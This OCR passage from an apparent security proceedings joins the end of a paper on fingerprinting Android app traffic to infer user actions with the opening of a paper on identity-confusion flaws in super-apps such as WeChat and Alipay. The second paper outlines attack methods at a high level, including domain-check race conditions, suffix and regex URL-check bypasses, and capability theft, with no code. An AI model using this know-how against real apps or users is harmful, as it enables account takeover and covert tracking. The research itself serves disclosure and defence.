In this paper, we took the first step to identify method-level fine-grained user action of Android apps in the open-world setting. To this end, a systematic solution dubbed FOAP was proposed. It features i) the capability of effectively reducing the false positive risk in open-world app recognition through adaptive traffic filtering and ii) method-level user action identification via synthesizing traffic and binary analysis. We have evaluated the effectiveness of FOAP through extensive experiments. FOAP significantly outperforms the baseline approaches by improving the F1-score from 0.679 to 0.911 for app recognition. It also achieves a reasonable accuracy in EP method identification. The average F1-score is up to 0.885. We also demonstrated the practicality of FOAP in fine-grained user activity inference and user privacy analysis.

Acknowledgements

We sincerely thank Prof. Andrea Continella for shepherding our paper and the anonymous reviewers for their constructive comments. This work is partly supported by Hong Kong RGC Projects (No. PolyU15223918, PolyU15227916) and National Science Foundation under Grant No. 1951729, 1953813, and 1953893.

References

[1] "Introduce network operations on a separate thread," https://developer.android.com/training/basics/network-ops/connecting, 2020.

[2] G. Aceto, D. Ciuonzo, A. Montieri, and A. Pescapé, "Traffic classification of mobile apps through multi-classification," in *Proc. GLOBECOM*, 2017.

[3] G. Aceto, D. Ciuonzo, A. Montieri, and A. Pescapé, "Mobile encrypted traffic classification using deep learning," in *Proc. TMA*, 2018.

[4] G. Aceto, D. Ciuonzo, A. Montieri, and A. Pescapé, "Multi-classification approaches for classifying mobile app traffic," *Journal of Network and Computer Applications*, vol. 103, pp. 131–145, 2018.

[5] G. Aceto, D. Ciuonzo, A. Montieri, and A. Pescapè, "Mimetic: Mobile encrypted traffic classification using multimodal deep learning," *Computer Networks*, vol. 165, p. 106944, 2019.

[6] Arthur and Charles, "Naked celebrity hack: security experts focus on icloud backup theory," http://www.theguardian.com/technology/2014/sep/01/naked-celebrity-hack-icloud-backup-jennifer-lawrence.

[7] A. Bahramali, R. Soltani, A. Houmansadr, D. Goeckel, and D. Towsley, "Practical traffic analysis attacks on secure messaging applications," in *Proc. NDSS*, 2020.

[8] C. Barnhart, E. L. Johnson, G. L. Nemhauser, M. W. Savelsbergh, and P. H. Vance, "Branch-and-price: Column generation for solving huge integer programs," *Operations research*, vol. 46, no. 3, pp. 316–329, 1998.

[9] R. Bortolameotti, T. van Ede, M. Caselli, M. H. Everts, P. Hartel, R. Hofstede, W. Jonker, and A. Peter, "Decanter: Detection of anomalous outbound http traffic by passive application fingerprinting," in *Proc. ACSAC*, 2017.

[10] R. Bortolameotti, T. Van Ede, A. Continella, T. Hupperich, M. H. Everts, R. Rafati, W. Jonker, P. Hartel, and A. Peter, "Headprint: detecting anomalous communications through header-based application fingerprinting," in *Proc. SAC*, 2020.

[11] X. Cai, R. Nithyanand, T. Wang, R. Johnson, and I. Goldberg, "A systematic approach to developing and evaluating website fingerprinting defenses," in *Proc. CCS*, 2014.

[12] M. R. Chernick, W. González-Manteiga, R. M. Crujeiras, and E. B. Barrios, "Bootstrap methods," 2011.

[13] J. Cho and H. Garcia-Molina, "Estimating frequency of change," *ACM Transactions on Internet Technology (TOIT)*, vol. 3, no. 3, pp. 256–290, 2003.

[14] M. Conti, L. V. Mancini, R. Spolaor, and N. V. Verde, "Can't you hear me knocking: Identification of user actions on android apps via traffic analysis," in *Proc. CODASPY*, 2015.

[15] Y. Fu, H. Xiong, X. Lu, J. Yang, and C. Chen, "Service usage classification with encrypted internet traffic in mobile messaging apps," *IEEE Transactions on Mobile Computing*, vol. 15, no. 11, pp. 2851–2864, 2016.

[16] L. Gomez, I. Neamtiu, T. Azim, and T. Millstein, "Reran: Timing-and touch-sensitive record and replay for android," in *Proc. ICSE*, 2013.

[17] J. Gong and T. Wang, "Zero-delay lightweight defenses against website fingerprinting," in *Proc. USENIX Security*, 2020.

[18] A. Gupta and R. Sekar, "An approach for detecting self-propagating email using anomaly detection," in *International Workshop on Recent Advances in Intrusion Detection*. Springer, 2003, pp. 55–72.

[19] J. Hayes and G. Danezis, "k-fingerprinting: A robust scalable website fingerprinting technique," in *Proc. USENIX Security*, 2016.

[20] J. Kim, J.-h. Park, and S. Son, "The Abuser Inside Apps: Finding the Culprit Committing Mobile Ad Fraud," in *Proc. NDSS*, 2021.

[21] J. Li, H. Zhou, S. Wu, X. Luo, T. Wang, X. Zhan, and X. Ma, "Towards fine-grained open-world android app fingerprinting," https://github.com/jflixjtu/FOAP/blob/main/FOAP_full.pdf, 2021.

[22] J. Liu, Y. Fu, J. Ming, Y. Ren, L. Sun, and H. Xiong, "Effective and real-time in-app activity analysis in encrypted internet traffic streams," in *Proc. SIGKDD*, 2017.

[23] I. live stats, "Total number of Websites," https://www.internetlivestats.com/total-number-of-websites/, 2021.

[24] X. Luo, P. Zhou, E. W. Chan, W. Lee, R. K. Chang, R. Perdisci *et al.*, "Httpos: Sealing information leaks with browser-side obfuscation of encrypted flows." in *Proc. NDSS*, vol. 11, 2011.

[25] Z. Ma, H. Wang, Y. Guo, and X. Chen, "Libradar: fast and accurate detection of third-party libraries in android apps," in *Proc. ICSE*, 2016.

[26] W. Meng, R. Ding, S. P. Chung, S. Han, and W. Lee, "The price of free: Privacy leakage in personalized mobile in-apps ads." in *Proc. NDSS*, 2016.

[27] A. Panchenko, F. Lanze, J. Pennekamp, T. Engel, A. Zinnen, M. Henze, and K. Wehrle, "Website fingerprinting at internet scale." in *Proc. NDSS*, 2016.

[28] V. Rimmer, D. Preuveneers, M. Juarez, T. Van Goethem, and W. Joosen, "Automated website fingerprinting through deep learning," *arXiv preprint arXiv:1708.06376*, 2017.

[29] B. Saltaformaggio, H. Choi, K. Johnson, Y. Kwon, Q. Zhang, X. Zhang, D. Xu, and J. Qian, "Eavesdropping on fine-grained user activities within smartphone apps over encrypted network traffic," in *Proc. WOOT*, 2016.

[30] A. Shusterman, L. Kang, Y. Haskal, Y. Meltser, P. Mittal, Y. Oren, and Y. Yarom, "Robust website fingerprinting through the cache occupancy channel," in *Proc. USENIX Security*, 2019.

[31] K. C. Sia, J. Cho, and H.-K. Cho, "Efficient monitoring algorithm for fast news alerts," *IEEE Transactions on Knowledge and Data Engineering*, vol. 19, no. 7, pp. 950–961, 2007.

[32] P. Sirinam, M. Imani, M. Juarez, and M. Wright, "Deep fingerprinting: Undermining website fingerprinting defenses with deep learning," in *Proc. CCS*, 2018.

[33] P. Sirinam, N. Mathews, M. S. Rahman, and M. Wright, "Triplet fingerprinting: More practical and portable website fingerprinting with n-shot learning," in *Proc. CCS*, 2019.

[34] R. Spreitzer, V. Moonsamy, T. Korak, and S. Mangard, "Systematic classification of side-channel attacks: A case study for mobile devices," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 1, pp. 465–488, 2017.

[35] Statista, "Number of available apps in apple app store," https://www.statista.com/statistics/779768/number-of-available-apps-in-the-apple-app-store-quarter/.

[36] Statista, "Number of available apps in google-play store," https://www.statista.com/statistics/289418/number-of-available-apps-in-the-google-play-store-quarter/.

[37] Statista, "Number of smartphones sold to end users worldwide from 2007 to 2021," https://www.statista.com/statistics/263437/global-smartphone-sales-to-end-users-since-2007/.

[38] C. Sutton and A. McCallum, "An introduction to conditional random fields for relational learning," *Introduction to statistical relational learning*, vol. 2, pp. 93–128, 2006.

[39] V. F. Taylor, R. Spolaor, M. Conti, and I. Martinovic, "Appscanner: Automatic fingerprinting of smartphone apps from encrypted network traffic," in *Proc. EuroS&P*, 2016.

[40] V. F. Taylor, R. Spolaor, M. Conti, and I. Martinovic, "Robust smartphone app identification via encrypted network traffic analysis," *IEEE Transactions on Information Forensics and Security*, vol. 13, no. 1, pp. 63–78, 2017.

[41] M. Tian, P. Chang, Y. Sang, Y. Zhang, and S. Li, "Mobile application identification over https traffic based on multi-view features," in *Proc. ICT*, 2019.

[42] R. Trimananda, J. Varmarken, A. Markopoulou, and B. Demsky, "Packet-level signatures for smart home devices," in *Proc. NDSS*, 2020.

[43] T. van Ede, R. Bortolameotti, A. Continella, J. Ren, D. J. Dubois, M. Lindorfer, D. Choffnes, M. van Steen, and A. Peter, "Flowprint: Semi-supervised mobile-app fingerprinting on encrypted network traffic," in *Proc. NDSS*, 2020.

[44] H. Varian, "Bootstrap tutorial," *Mathematica Journal*, vol. 9, no. 4, pp. 768–775, 2005.

[45] O. Vinyals, C. Blundell, T. Lillicrap, D. Wierstra *et al.*, "Matching networks for one shot learning," in *Proc. NIPS*, 2016.

[46] T. Wang, "High precision open-world website fingerprinting," in *Proc. S&P*, 2020.

[47] T. Wang, X. Cai, R. Nithyanand, R. Johnson, and I. Goldberg, "Effective attacks and provable defenses for website fingerprinting," in *Proc. USENIX Security*, 2014.

[48] T. Wang and I. Goldberg, "On realistically attacking tor with website fingerprinting," *Proc. Priv. Enhancing Technol.*, vol. 2016, no. 4, pp. 21–36, 2016.

[49] Q. Xu, J. Erman, A. Gerber, Z. Mao, J. Pang, and S. Venkataraman, "Identifying diverse usage behaviors of smartphone apps," in *Proc. IMC*, 2011.

[50] C. C. Zou, D. Towsley, and W. Gong, "Email worm modeling and defense," in *Proc. ICCCN*. IEEE, 2004.

[51] O. Zungur, G. Stringhini, and M. Egele, "Libspector: Context-aware large-scale network traffic analysis of android applications," in *Proc. DSN*, 2020.

Appendices

A Hyperparameter Tuning of FOAP

We select the best hyperparameters based on grid searching to maximize the average F1-score. Table 10 summarizes the hyperparameter tuning process.

Table 10: Hyperparameter tuning.

Parameter	Search Space	Selected Value
$n_{\min}$	$\{2,5,10,20,50,100\}$	10
$\tau_{\min}$	$\{2s,5s,10s,20s,50s\}$	$20s$
δ	$\{0.1,0.2,\ldots,1.9,2\}$	0.5
$S_{\min}$	$\{0.05,0.1,\ldots,0.45,0.5\}$	0.1
$S_{\max}$	$\{0.05,0.1,\ldots,0.55,0.6\}$	0.25
T	$\{2s,10s,20s,50s,100s\}$	$20s$

B Effect of Different Modules

To analyze how different modules of FOAP work together in favor of performance promotion in the open-world setting, we present a more fine-grained analysis on the effects of different modules. We particularly focus on traffic filtering and bilevel recognition model, since they are identified as modules most relevant to false positives and false negatives through empirical observation. Figure 9 presents a boxplot that reports the performance of FOAP with/without these modules. Removing traffic filtering, FOAP-F suffers a decline of average precision from 0.945 to 0.714, indicating traffic filtering indeed represses false positives. Removing the bilevel recognition model, the average recall of FOAP-B drops from 0.897 to 0.748, indicating the bilevel recognition model effectively reduces false negatives. Removing both modules, FOAP-F-B achieves the lowest average F1-Score 0.779.




Figure 9: Effect of different modules of FOAP.




Figure 10: The distribution of app flow similarity (AFS).

C Impact of Automatic App Generator

Automatic app generators enable app development using wizard-like web interfaces to customize apps' UI without writing codes. As a result, apps developed on top of the same generators may exhibit very similar network behaviors. We investigate how FOAP performs in face of these apps.

• **Experimental Setup.** Because apps in our dataset are the most popular apps, few of them are developed on top of automatic app generators. To explore the impact of the automatic code generator, we generate 10×3 apps using three popular online automatic app generators, including AppYet, Mobincube, and AppsGeyser [5], to analyze their network behaviors. For each app, we employ Monkey to generate 50 traffic instances. FOAP still works in the open-world setting. For each automatically generated app, we choose $n_I = 9 + 10$ apps as negative class in the testing. These apps include other 9 apps generated by the same generator and 10 randomly chosen apps from our 1000 popular app dataset.

• **Result.** As shown in Table 11, The FPR of FOAP for apps generated by the same generator (aka. same family) is higher than that for other apps. It implies FOAP will generate more false positives when distinguishing network flows from apps generated by the same generator. To explore the root-cause why false positives increase, we propose a novel metric, named app flow similarity (AFS). For network flows generated by an app $\mathbb{X}$, we denote by $\bar{S}_l(\mathbb{X},\mathbb{A})$ their average local similarity with $\mathbb{A}$. The AFS between two apps $\mathbb{A}$ and $\mathbb{B}$ is defined by $\text{AFS}(\mathbb{A},\mathbb{B}) = \frac{\sqrt{\bar{S}_l(\mathbb{A},\mathbb{B})\cdot\bar{S}_l(\mathbb{B},\mathbb{A})}}{\sqrt{\bar{S}_l(\mathbb{A},\mathbb{A})\cdot\bar{S}_l(\mathbb{B},\mathbb{B})}}$. A smaller value of AFS between two apps indicates they are less similar in terms of network flows. AFS between an app and itself is 1. We measure pairwise AFS for apps in our dataset. Figure 10 shows an empirical distribution of AFS. The average AFS between two arbitrary apps is 0.046 and 99.3% values of AFS is smaller than 0.25, which implies two apps seldom exhibit exactly identical network behaviors. For an app, we also find its most similar app and record the maximum (MAX) AFS. The average MAX AFS is 0.336 and 99.1% values of MAX AFS is smaller than 0.75. As for apps generated by the same generator, we find their average AFSes are all above 0.6, which is significantly higher than that between two arbitrary apps and even MAX AFS. By manually checking values of AFS, we find some of them even approach 1, indicating it is hard to distinguish network flows from these apps.

Table 11: Impact of automatic app generators.

Automatic App Generator	FPR (same family)	FPR (other app)	Average AFS
AppYet	1.74×10^{-1}	5.30×10^{-3}	0.726
Mobincube	2.80×10^{-1}	1.99×10^{-3}	0.612
AppsGeyser	4.03×10^{-1}	1.07×10^{-3}	0.668

[5] AppYet: http://www.appyet.com/, Mobincube: https://mobincube.com/, AppsGeyser: https://appsgeyser.com/

Identity Confusion in WebView-based Mobile App-in-app Ecosystems

Lei Zhang[1,⋆], Zhibo Zhang[1,⋆], Ancong Liu[1], Yinzhi Cao[2], Xiaohan Zhang[1], Yanjun Chen[1]
Yuan Zhang[1], Guangliang Yang[1], Min Yang[1]
1: Fudan University, 2: Johns Hopkins University
1: {zxl, zhibozhang19, acliu19, xh_zhang, yanjunchen20, yuanxzhang, yanggl, m_yang}@fudan.edu.cn
2: yinzhi.cao@jhu.edu
⋆: The first two authors have contributed equally to this work.

Abstract

Mobile applications (apps) often delegate their own functions to other parties, which makes them become a super ecosystem hosting these parties. Therefore, such mobile apps are being called super-apps, and the delegated parties are subsequently called sub-apps, behaving like "app-in-app". Sub-apps not only load (third-party) resources like a normal app, but also have access to the privileged APIs provided by the super-app. This leads to an important research question—determining who can access these privileged APIs.

Real-world super-apps, according to our study, adopt three types of identities—namely web domains, sub-app IDs, and capabilities—to determine privileged API access. However, existing identity checks of these three types are often not well designed, leading to a disobey of the least privilege principle. That is, the granted recipient of a privileged API is broader than intended, thus defined as an "identity confusion" in this paper. To the best of our knowledge, no prior works have studied this type of identity confusion vulnerability.

In this paper, we perform the first systematic study of identity confusion in real-world app-in-app ecosystems. We find that confusions of the aforementioned three types of identities are widespread among all 47 studied super-apps. More importantly, such confusions lead to severe consequences such as manipulating users' financial accounts and installing malware on a smartphone. We responsibly reported all of our findings to developers of affected super-apps, and helped them to fix their vulnerabilities.

1 Introduction

Nowadays, mobile applications (apps) bring significant convenience to people's work and daily lives with rich functionalities. To better serve existing users and keep attracting new users, these mobile apps—or called super- or host-apps—often delegate some of their functions to other parties for content and functionality enrichment. These parties with delegated functions are thus defined as "sub-apps", and the community developing and maintaining sub-apps is called a mobile "app-in-app" ecosystem. Some "app-in-app" ecosystems are extremely popular, e.g., WeChat [1] is hosting >3.8 million sub-apps, which is even more than the number (3.04 million) of Android apps in Google Play [7].

Figure 1 illustrates a typical architecture of an app-in-app ecosystem based on our study of 47 popular super-apps. When a user clicks a Universal Resource Identifier (URI) specifying the super-app protocol and a sub-app ID, the super-app loads the sub-app from its server into a WebView instance. After that, there are two important steps for a sub-app. First, a sub-app may load third-party resources with different identities into web frames of the WebView [11] instance. For example, Pagoda [8], a fruit franchise with 4,000+ stores nationwide in China, loads a cloud provider's domain for remote backup and an advertisement provider domain. Second, a sub-app may access *privileged* APIs provided by the super-app with sensitive and powerful functionalities. Examples of these APIs are access to saved user data (e.g., account, friends, and phone number used in registration) and utilization of OS-level resources reserved for the super-app (e.g., location, camera, and microphone).

One crucial security research question in an app-in-app ecosystem is determining who can call specific privileged APIs provided by the super-app, given the existence of multi-party resources and the access to privileged APIs in one sub-app. This "who" question is an access control issue or, more specifically, an identity check problem. That is, the super-app needs to check the identity of a runtime API invocation and determine whether the invocation is legitimate. While the problem is intuitively simple, the challenge is that many different definitions of identities exist in a super-app. The first is the *domain name*, one crucial element in the web origin triple because WebView is used to render sub-apps. The second type of identity is a *sub-app ID* assigned by the super-app because the super-app loads sub-apps from their




Figure 1: Simplified relationships of participants in the app-in-app ecosystem.

servers hosting the sub-app code. The last is a secret, called a *capability*, shared between a super-app and a sub-app.

Existing super-apps often adopt one of the aforementioned three types of identities to check privileged API invocation. However, none of these identities, at least those adopted by existing super-apps, are atomic, thus disobeying the least privilege principle. For example, a privileged web domain may be embedded in an unprivileged sub-app; a sub-app with a privileged sub-app ID as the identity may contain unprivileged, third-party web domains; similarly, a privileged capability may be obtained by an unprivileged sub-app as well. That is, when a super-app grants a privilege to identity in an app-in-app ecosystem, the intended recipient can be broader than, or different from, the identity that actually represents. Therefore, an adversary can often disguise her own identity to be one with the granted permission, confusing the super-app that performs the identity check. Such a vulnerability, if it exists in an app-in-app ecosystem, is defined as *identity confusion* in the paper.

To the best of our knowledge, no prior works have studied identity confusion vulnerabilities in the app-in-app ecosystem. There are two categories of prior works on WebView vulnerabilities. The first category [21, 31, 33, 36] assumes that WebView as a whole is untrusted, which needs to be isolated from the host app. In such a threat model, identities are clearly defined and separated, i.e., WebView vs. the host app. The second category [35, 45, 48, 52] explores vulnerabilities in WebView itself, e.g., URL display of WebView content. In this threat model, identities are clearly defined as web origins. Fundamentally, our identity confusion vulnerability is due to the introduction of sub-apps, which overlaps with the classic origin identity introduced by WebView from the Web.

In this paper, we perform the *first* systematic study of identity confusion vulnerabilities and their exploits in the real-world app-in-app ecosystems. The adoption of different identities naturally categorizes vulnerabilities into three types:

- Domain name confusion. Such confusion could arise when a malicious sub-app with an unprivileged app ID loads a privileged web domain, and the super-app only checks the domain name for identity. Particularly, we find that there exist race conditions among rendering the web content, obtaining the domain name, and checking the domain name. When the rendered content has a different domain name from what is being checked, domain name confusion arises.
- App ID confusion. Such confusion could arise when an unprivileged web domain resides in a privileged sub-app, and the super-app only checks the app ID. We design a mimicry attack to achieve this purpose in loading malicious URLs into a privileged sub-app. The attack first abuses webpage redirections of some sub-apps and then exploits flawed URI loading checks of super-apps, e.g., string matching that checks suffixes and insecure regular expressions.
- Capability confusion. Such capability confusion may come from either a malicious app ID or a malicious domain name with a privileged capability. We design leak attacks to steal or obtain the capability that can be used to invoke privileged APIs. Specifically, we find that the APIs to obtain capabilities can often be reverse-engineered and called without any protections against adversaries.

Our systematic study involves 47 high-profile super-apps collected from three leading app stores and ranked by their popularity. Our results show that they (both the Android and iOS versions) are *all* vulnerable to at least one type of identity confusion attack despite the diversity in identity checks. We then explore and study the further consequences of identity confusion beyond breaking identity checks. We find that such confusion vulnerabilities lead to consequences such as phishing, privacy leaks, and privilege escalation. Specifically, 31 are further vulnerable to phishing, 35 privacy leaks, and 38 privilege escalations. We report all the vulnerabilities to corresponding super-app developers and help them with the fix. As an example, we have a regular monthly meeting schedule with Alipay for half a year before fixing the vulnerability.

We summarize the contributions of this paper as below:

- We conduct the first systematic study on identity confusion vulnerabilities in super-apps with app-in-app ecosystems by analyzing their design and implementation flaws. We find three types of confusion vulnerabilities: app ID, domain name, and capability.
- We collect and analyze 47 popular real-world super-apps, which exceed 46 billion downloads in total. Our analysis confirms that they are all vulnerable to different types of identity confusion vulnerabilities. Such vulnerabilities can further lead to severe consequences, such as stealing bank accounts and remote installation of malicious apps.
- We thoroughly study why such identity confusion vulnerabilities exist and propose corresponding mitigation strategies based on the causes.

Table 1: Top 15 popular super-apps and their sub-app markets. "-" means there are no public statistics, and it is hard to estimate the number of sub-apps in the corresponding market.

Super-app Name	Category	Downloads	Market Size
TikTok	Social	18.8B+	-
WeChat	Communication	2.1B+	3.8M+
Snapchat	Social	1B+	6+
Kuaishou	Social	780M+	-
Alipay	Finance	690M+	2M+
Line	Communication	500M+	-
UC Browser	Communication	500M+	1K+
Baidu	Tools	410M	420K+
JinRiTouTiao	News & Magazines	220M+	-
Microsoft Teams	Business	100M+	911+
Grab	Maps & Navigation	100M+	-
VK	Social	100M+	219+
Paytm	Finance	100M+	176+
Go-Jek	Travel & Local	50M+	15+
UnionPay	Finance	39.7M+	705+

2 App-in-app Ecosystem: A Survey Study

In this section, we present a brief survey study of existing app-in-app ecosystems. The purpose here is to present how popular such ecosystems are, what structures (including identity checks) super-apps use, and how sub-apps are running atop super-apps.

2.1 Popular Super-app Runtimes

In this subsection, we perform a survey study to crawl and analyze popular app-in-app ecosystems. Our methodology is semi-automatic with three steps. First, we randomly crawl 6,000 popular Android apps from two leading Android app stores (i.e., Google Play and WanDouJia [10]) and automatically analyze these apps for the presence of WebViews. Second, if WebViews are present, we manually analyze these apps, e.g., search them in online engines, to understand whether they support any sub-apps. Lastly, we also study other markets, e.g., iOS's App Store, to find the counterpart super-app and the ecosystem.

Table 1 shows a list of the top 15 popular super-apps ranked by total downloads according to our survey study. These super-apps are diversified, which ranges from communication and social to finance and business and spans across different countries, such as WeChat (China), Line (Korea) [4], and Microsoft Teams (U.S.) [5]. The number of sub-apps in each ecosystem also varies from several million to a few hundred. Note that the number value for some super-apps is "unknown" (marked as "-") because we cannot find a reliable source to estimate the market size, and the super-app disallows broader sub-app crawling.

We further analyze these super-apps and summarize them into a typical structure of an app-in-app ecosystem in Figure 2. A super-app provides a runtime for sub-apps with three major components: (i) an embedded browser instance, (ii) runtime privileged APIs, and (iii) a web-to-mobile bridge.




Figure 2: A Typical Structure of App-in-app Ecosystem

First, the embedded browser instance (e.g., WebView[1] for Android and WKWebView [12] for iOS) provides an isolated environment for a sub-app. Such an instance often includes a customized worker to load and execute pre-defined sub-app code. Second, runtime privileged APIs provide access to various resources, such as user data and network access, which are sometimes unique to the super-app. Third, the web-to-mobile bridge connects sub-app code with the native Java code and, most importantly, enforces identity checks for the sub-app. While details of the bridge vary among different super-apps, a typical implementation encapsulates all privileged API invocations from the web side into a message sent to the mobile side via a dispatch method registered through "addJavaScriptInterface". The mobile side parses the received message, finds the corresponding APIs, checks identities, and then invokes them if the check passes.

2.2 Typical Sub-app Programming Model and Lifecycle

This subsection describes the general programming model of sub-apps running atop super-app runtimes as described in Section 2.1. Such sub-apps are usually programmed as mini web applications with JavaScript, HTML, and CSS and have possible access to privileged APIs via the web-to-mobile bridge. Sub-apps not only are hosted on a super-app market, but also fetch content from their own or third-party servers.

Now we describe a typical lifecycle of a sub-app when being loaded by a super-app. First, an end user will either click on or scan a QR code [2] with a deep link [3] pointing to a sub-

[1] Without loss of generality, we use WebView to refer to such embedded web browsers in the paper.

Table 2: The process of identity checks in the top 15 super-apps. D or A means the whitelist of Domain or AppID and their subscripts *sub* or *super* mean who provides them. Symbol → means the check happens in the *Server* or *Native* side.

Super-app	Identifier	Check Policy	Location
TikTok	Domain	Endswith(targetURL, {d|∀d∈D_{sub}})	Loading
	AppID	appID∈A_{super}	API access
WeChat	Domain	targetURL → (*Server*,D_{sub})	Loading
		targetURL → *Server*	API access
	AppID	appID → *Server*	API access
	Capability	Equal(S_{caller},S_{super})	API access
Alipay	Domain	RegMatch(targetURL, {d|∀d∈D_{sub}]})	Loading
		RegMatch(callerURL,{d|∀d∈D_{super}})	API access
	AppID	appID∈A_{super}	API access
		appID → *Server*	API access
UC Browser	Domain	RegMatch(targetURL,{d|∀d∈D_{sub}})	Loading
		RegMatch(callerURL,{d|∀d∈D_{super}})	API access
	AppID	appID∈A_{super}	API access
		appID → *Server*	API access
Baidu	Domain	Endswith(targetURL,{d|∀d∈D_{sub}})	Loading
	AppID	appID → *Server*	API access
JinRiTouTiao	Domain	Endswith(targetURL, {d|∀d∈D_{sub}})	Loading
	AppID	appID∈A_{super}	API access
Teams	Domain	Equal(targetURL,{d|∀d∈D_{sub}})	Loading
		RegMatch(callerURL,{d|∀d∈D_{super}})	API access
VK	AppID	appID → *Server*	API access
Go-Jek	Domain	Equal(targetURL,{d|∀d∈D_{sub}})	Loading
		Equal(callerURL,{d|∀d∈D_{super}})	API access
UnionPay	Domain	targetURL → (*Native*,D_{sub})	Loading
	Capability	Equal(S_{caller},S_{super})	API access

app of a super-app's app-in-app ecosystem. Second, the super-app will find the sub-app based on the app ID embedded in the deep link and then download a bundle of web content from the super-app's market. Such downloaded content is often rendered in a customized worker provided by the WebView. Third, the sub-app, e.g., these running in a worker, will further fetch contents from its own or third-party servers and render them in a WebView instance. Lastly, the sub-app's code, including those downloaded from the super-app's market, its own server, and third-party server, may access privileged APIs via the web-to-mobile bridge.

Note that there are two locations where an identity check can happen. First, when web contents are fetched from sub-app or third-party servers and then rendered in a WebView instance, the super-app will check the identity of fetched contents. Second, when a WebView instance accesses privileged APIs provided by the super-app, the super-app will also check whether the access is allowed based on the WebView instance's identity.

2.3 Existing Identity Checks

In this subsection, we perform a survey study on how identity checks in existing super-apps work. Our methodology is as follows. We manually review all the 15 super-app's source code in Table 1 with the help of static analysis tools and explore the super-app using dynamic analysis. Our purpose is to understand an important question on what identity and corresponding checking policy are used in real-world super-apps.

Let us summarize all identities and their checking policies found in these super-apps below:

- Domain Name. A domain name, as part of web origin, represents a server and contents delivered from the server. We find two main types of domain name based identity checks: (i) strict whitelist and (ii) vague matching. First, some super-apps use a strict method to exactly match a whitelist of web domains. Second, some super-apps adopt a vague matching method, e.g., an `Endswith` to check the suffix of a web domain and a regular expression to match domains with certain patterns.
- App ID. A sub-app ID (or called AppID for short) is an identifier assigned by a super-app to the sub-app. The checking of AppID is usually strict based on a whitelist, and the checking could be performed at either the super-app (native and Java) or the remote server.
- Capability. A capability is a secret issued by either a super-app or a server and checked based on exact match. There are two ways of obtaining a capability in existing super-apps. First, a sub-app obtains a capability on the mobile side via a hidden runtime API. Second, a sub-app obtains a capability from its cloud after a two-way authentication.

Then, let us describe details of our survey study results, i.e., how these identity checks exist in real-world super-apps, in Table 2. First, most super-apps adopt more than one identity in the check to ensure security. Second, most super-apps adopt identity checks at both the content loading and the API access to ensure that the loaded contents are correct and the APIs, especially privileged ones, are accessed with a correct identity. Lastly, identity check policies are very diversified from one super-app to another, making the checks fragmented and local to a specific super-app.

2.4 Super-app Runtime API Analysis

In this subsection, we perform a study on runtime APIs provided by super-apps. The challenges are three-fold. First, these APIs are different from one super-app to another. That is, we need to analyze each super-app. Second, many APIs are hidden, i.e., undocumented, and cannot be discovered by reading documents. Lastly, many APIs are not directly invoked but triggered by a web-to-mobile message via an API pool.

Our detailed steps in discovering these APIs contain both static and dynamic analysis. First, we analyze super-apps statically to find direct hidden API invocations via standard WebView interfaces or event handlers (e.g., methods annotated by "@JavaScriptInterface" or "onConsoleMessage()"). Specifically, we conduct a static control-flow analysis by utilizing both "addJavaScriptInterface" and WebView callbacks as entries. Then, we identify all container objects (e.g., maps, arrays, and sets) during static analysis as potential API pools.

Second, we use dynamic instrumentation to discover indirect hidden API calls. Specifically, we hook statically-identified container objects (e.g., via Xposed [13]) and then




Figure 3: API statistics among top 15 super-apps.

generate test cases to trigger documented public runtime APIs. If these container objects are accessed during a public API call, we will consider them as API pools and read all the stored APIs from the pool. Next, if a hidden API is protected by manually verified identity checks, we will consider it as a privileged hidden API.

